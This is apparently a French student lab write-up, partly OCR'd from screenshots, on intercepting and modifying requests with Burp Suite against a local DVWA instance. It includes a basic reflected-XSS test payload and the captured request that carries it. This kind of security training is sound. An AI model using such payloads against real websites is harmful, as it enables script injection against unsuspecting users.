
On voit bien toutes les requêtes GET et POST. Lorsque l'on appuie sur repeater, la requête est lancée et la page est chargée.




on lance DVWA



on voit bien la requête POST loors de l’identification, on forward.



On reçoit un GET avec un cookie et une session PHP, qui correspond à nos id de compte.



on fait plusieurs tests avec requêtes SQL et XSS et pouvons voir qu'il est possible de modifier les données envoyées au serveur directement dans la fenêtre burpsuite.

Vulnerability: Reflected C

127.0.0.1/DVWA/v...

DVWA

Vulnerability: Reflected C

What's your name? <script>alert('XSS')</script>

More Information

- https://owasp.org/www-community/attacks/xs
- https://owasp.org/www-community/xss-filter-
- https://en.wikipedia.org/wiki/Cross-site_scrip
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/

Burp Suite Community Edition v2025.3.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer

Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Match and replace Proxy settings

Intercept on Forward Drop Open browser

Time	Type	Direction	Method	URL
22:57:5...	HT...	→ Request	GET	http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=+%3Cscript%3Ealert%28%27XSS

Request

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/xss_r/?name=
  +%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscri
  pt%3E HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Not.A/Brand";v="99",
  "Chromium";v="136"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Accept-Language: fr-FR,fr;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64)
   AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/136.0.0.0 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application
  /xml;q=0.9,image/avif,image/webp,image/apng
  */*;q=0.8,application/signed-exchange;v=b3
```

Inspector

Request attributes	2
Request query parameters	1
Request body parameters	0
Request cookies	2
Request headers	16

CTRL DROITE

DVWA

Vulnerability: Reflected Cross Site Scr

What's your name? Submit

Hello alert('XSS')

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- https://www.cgisecurity.com/xss-faq.html
- https://www.scriptalert1.com/